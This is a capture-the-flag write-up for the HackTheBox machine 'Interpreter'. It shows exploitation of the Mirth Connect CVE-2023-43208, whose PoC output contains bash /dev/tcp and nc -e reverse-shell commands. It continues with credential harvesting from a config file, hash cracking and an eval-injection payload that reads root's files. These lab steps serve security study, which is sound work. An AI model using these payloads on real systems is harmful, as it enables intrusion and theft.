Interpreter
Writeup for the HackTheBox machine "Interpreter"
I started enumeration after adding 10.129.8.223 interpreter.htb to /etc/hosts
Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
From this we can see 2 webpages.

and the secure site is the login page for the service

While searching i found CVE-2023-43208 which affects the NextGen Mirth Connect service version below 4.4.1
Expliotation
Read more about the CVE here: https://horizon3.ai/attack-research/disclosures/writeup-for-cve-2023-43208-nextgen-mirth-connect-pre-auth-rce/
Since i couldn’t find any version details, i looked at the CVE year and it was 2023 while the year on the dashboard is 2021. So this should be vulnerable to this CVE.
I found this PoC for the above CVE: https://github.com/MKIRAHMET/PoC-2023-43208
Primary Access - Reverse Shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70

┌──(kali㉿kali)-[~/htb/interpreter/PoC-2023-43208]
└─$ python3 PoC.py

[*]  :::===== :::  === :::=====      :::====  :::====  :::====  :::===           :::  === :::===  :::====  :::====
:::====
[*]  :::      :::  === :::           ::   === :::  === ::   ===     ===          :::  ===     === ::   === :::  ===
:::  ===
[*]  ===      ===  === ======           ====  ===  ===    ====   =====  ======== ========  =====     ====  ===  ===
======
[*]  ===       ======  ===            ===     ===  ===  ===         ===               ===     ===  ===     ===  ===
===  ===
[*]   =======    ==    ========      ========  ======  ======== ======                === ======  ========  ======
======

[!] CVE-2023-43208 - Mirth Connect RCE Exploit
[+] Original Author: K3ysTr0K3R & Chocapikk
[+] Modified by: M0h4
[*] Repository: CVE-2023-43208-EXPLOIT

[*] Use responsibly and only on authorized systems!

============================================================
[!] M0h4's Mirth Connect Exploit
============================================================

[?] Enter target URL (e.g., https://192.168.1.100:8443): https://interpreter.htb
[?] Enter your LHOST (listening IP): 10.10.16.9
[?] Enter your LPORT (listening port): 4444

============================================================
[+] Target: https://interpreter.htb
[+] LHOST: 10.10.16.9
[+] LPORT: 4444
============================================================

[?] Start exploitation? (y/n): y

============================================================
[!] M0h4's Exploitation Engine Starting...
============================================================

[*] Looking for Mirth Connect instance...
[+] Found Mirth Connect instance
[+] Vulnerable Mirth Connect version 4.4.0 found at https://interpreter.htb
[+] Target: https://interpreter.htb
[+] LHOST: 10.10.16.9
[+] LPORT: 4444

[!] Make sure your listener is running:
[!]   ncat -lnvp 4444
[!]   OR
[!]   nc -lnvp 4444

[?] Press Enter when your listener is ready...
[*] Launching M0h4's exploit against https://interpreter.htb...

[*] [M0h4] Trying payload 1/8...
[!] Command: bash -i >& /dev/tcp/10.10.16.9/4444 0>&1...
[!] Payload 1 triggered error (this is often good!)

[?] Did you get a shell? (y/n): n
[*] Continuing with next payload...

[*] [M0h4] Trying payload 2/8...
[!] Command: nc -e /bin/sh 10.10.16.9 4444...
[!] Payload 2 triggered error (this is often good!)

[?] Did you get a shell? (y/n): y
[+] Shell acquired! M0h4 strikes again!
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.8.223] 60614
id
uid=103(mirth) gid=111(mirth) groups=111(mirth)
whoami
mirth
I ran the PoC and followed with the interactive panel and got RCE
Shell stabilizing
1
2
3
4
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
[CTRL + Z]
stty raw -echo; fg
Privilege Escalation - User
DB
I found an interesting file at /usr/local/mirthconnect/conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
</drivers>mirth@interpreter:/usr/local/mirthconnect/conf$ ls
dbdrivers.xml  log4j2.properties  mirth.properties
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
# Mirth Connect configuration file

# directories
dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

<SNIP>

# server
http.contextpath = /
server.url =
database.username = mirthdb
database.password = MirthPass123!

#On startup, Maximum number of retries to establish database connections in case of failure
database.connection.maxretry = 2

#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failure
database.connection.retrywaitinmilliseconds = 10000

# If true, various read-only statements are separated into their own connection pool.
# By default the read-only pool will use the same connection information as the master pool,
# but you can change this with the "database-readonly" options. For example, to point the
# read-only pool to a different JDBC URL:
#
# database-readonly.url = jdbc:...
#
database.enable-read-write-split = true
It revealed the db creds in plain text.
1
2
database.username = mirthdb
database.password = MirthPass123!
1
2
3
4
5
6
7
8
9
10
mirth@interpreter:/usr/local/mirthconnect/conf$ ss -tulpn
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0            0.0.0.0:68         0.0.0.0:*
tcp   LISTEN 0      256          0.0.0.0:6661       0.0.0.0:*    users:(("java",pid=3567,fd=335))
tcp   LISTEN 0      50           0.0.0.0:443        0.0.0.0:*    users:(("java",pid=3567,fd=330))
tcp   LISTEN 0      50           0.0.0.0:80         0.0.0.0:*    users:(("java",pid=3567,fd=327))
tcp   LISTEN 0      80         127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:54321      0.0.0.0:*
tcp   LISTEN 0      128             [::]:22            [::]:*
This reveals 2 internal services at ports 3306 and 54321 and the port 3306 is used by mysql so connecting to it with the creds above while keeping the port 54321 in mind.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
 name as argument.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mc_bdd_prod        |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]> use mc_bdd_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.000 sec)

MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
1 row in set (0.000 sec)
We got a password hash from this table.
u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==
It seemed to be a complex type of hash with sha256 and base64.
I searched about it and found this script that turns it into a form which hashcat accepts.
https://github.com/AnimePrincess420/MirthConnect-to-Hashcat
Hash cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/htb/interpreter]
└─$ git clone https://github.com/AnimePrincess420/MirthConnect-to-Hashcat.git
Cloning into 'MirthConnect-to-Hashcat'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.66 KiB | 681.00 KiB/s, done.

┌──(kali㉿kali)-[~/htb/interpreter]
└─$ cd MirthConnect-to-Hashcat

┌──(kali㉿kali)-[~/htb/interpreter/MirthConnect-to-Hashcat]
└─$ python3 mirth2hashcat.py

===================================
   MirthConnect 2 Hashcat v1.1
===================================

Enter raw Mirth Base64 Hash: u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==
Iterations (Default: 600000):

[*] Converting for Hashcat Mode 10900...

--- HASHCAT FORMAT ---
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
----------------------

┌──(kali㉿kali)-[~/htb/interpreter/MirthConnect-to-Hashcat]
└─$ echo 'sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps='>hash.hash
now cracking it with hashcat.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(kali㉿kali)-[~/htb/interpreter/MirthConnect-to-Hashcat]
└─$ hashcat hash.hash /usr/share/wordlists/rockyou.txt -w3 -S
hashcat (v6.2.6) starting in autodetect mode

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD...Ld8Ps=
Time.Started.....: Sat Feb 28 22:50:47 2026 (4 mins, 10 secs)
Time.Estimated...: Sat Feb 28 22:54:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       40 H/s (66.64ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9984/14344385 (0.07%)
Rejected.........: 0/9984 (0.00%)
Restore.Point....: 9216/14344385 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:599040-599999
Candidate.Engine.: Host Generator + PCIe
Candidates.#1....: rubberducky -> stevens
Hardware.Mon.#1..: Util: 89%
Cracked it and got the pass : snowflake1
SSH as user
1
2
3
4
mirth@interpreter:/usr/local/mirthconnect/conf$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
sedric:x:1000:1000:sedric,,,:/home/sedric:/bin/bash
Checked for users with a shell and found sedric
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/htb/interpreter/MirthConnect-to-Hashcat]
└─$ ssh sedric@interpreter.htb
The authenticity of host 'interpreter.htb (10.129.244.184)' can't be established.
ED25519 key fingerprint is SHA256:Oz7Fk6YvrB8/5uSyuoY+mqLefkwpPaepkXAppxIX0xk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'interpreter.htb' (ED25519) to the list of known hosts.
sedric@interpreter.htb's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
Privilege Escalation - Root
SSH tunneling
Since we had something running on port 54321, lets do an ssh tunneling
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/htb/interpreter]
└─$ ssh -L 54321:localhost:54321 sedric@interpreter.htb
sedric@interpreter.htb's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 28 12:34:10 2026 from 10.10.16.9
now i can access the port 54321 directly form my kali at localhost:54321
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/htb/interpreter]
└─$ curl localhost:54321
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

┌──(kali㉿kali)-[~/htb/interpreter]
└─$ nmap localhost -p 54321 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-28 23:07 IST
Nmap scan report for localhost (127.0.0.1)

PORT      STATE SERVICE VERSION
54321/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
We can see that its an http service. But I cant seem to find a homepage for it. So lets try to find the source file of the process running it.
Source file of http service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
sedric@interpreter:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3 102192 12056 ?        Ss   10:55   0:04 /sbin/init
root           2  0.0  0.0      0     0 ?        S    10:55   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   10:55   0:00 [rcu_gp]

<SNIP>

mirth       3567  0.7  8.8 2883772 356704 ?      Ssl  10:55   0:54 /usr/lib/jvm/java-17-openjdk-amd64/bin/java -server -Xmx256m -Djava.awt.headless=true -Dapple.awt.UIElement=tru
root        3568  0.8  0.8 1055696 32652 ?       Ss   10:55   1:06 /usr/bin/python3 /usr/local/bin/notif.py
root        3572  0.0  0.0   5880  1036 tty1     Ss+  10:55   0:00 /sbin/agetty -o -p -- \u --noclear - linux
root        3590  0.0  0.2  15452  9384 ?        Ss   10:55   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
mysql       3661  0.0  3.5 1415460 143960 ?      Ssl  10:55   0:01 /usr/sbin/mariadbd
mirth       3897  0.0  0.0   2584   936 ?        S    11:11   0:00 sh
mirth       3899  0.0  0.2  16780  8776 ?        S    11:12   0:00 python3 -c import pty;pty.spawn("/bin/bash")
mirth       3900  0.0  0.1   7204  4116 pts/0    Ss+  11:12   0:00 /bin/bash
root        4200  0.0  0.0      0     0 ?        I    12:32   0:00 [kworker/u4:1-flush-8:0]
root        4215  0.0  0.2  17752 10884 ?        Ss   12:34   0:00 sshd: sedric [priv]
sedric      4221  2.5  0.2  18944  8020 ?        S    12:34   0:46 sshd: sedric@pts/1
sedric      4222  0.0  0.1   9888  6060 pts/1    Ss   12:34   0:00 -bash
sedric     66285  200  0.1  11092  4364 pts/1    R+   13:04   0:00 ps aux
Here we can see a process running as root:
1
root        3568  0.8  0.8 1055696 32652 ?       Ss   10:55   1:06 /usr/bin/python3 /usr/local/bin/notif.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
sedric@interpreter:~$ cat /usr/local/bin/notif.py
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
SSTI
With the source file found of the service, we can see that it only takes POST method on /addPatient endpoint. In the code,
1
2
3
 template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
It shows option for SSTI and python execution. Even though the regex is used,
1
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
It is still vulnerable to simple code execution.
We can read the flag with the following python script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
python3 -c "
import urllib.request
xml = '''<patient>
  <timestamp>20250101120000</timestamp>
  <sender_app>TEST</sender_app>
  <id>12345</id>
  <firstname>{__import__(\"builtins\").open(\"/root/root.txt\").read()}</firstname>
  <lastname>Doe</lastname>
  <birth_date>01/01/1990</birth_date>
  <gender>M</gender>
</patient>'''
req = urllib.request.Request(
    'http://127.0.0.1:54321/addPatient',
    data=xml.encode(),
    headers={'Content-Type': 'application/xml'}
)
print(urllib.request.urlopen(req).read().decode())
"
Output:
1
2
Patient <FLAG>
 Doe (M), 36 years old, received from TEST at 20250101120000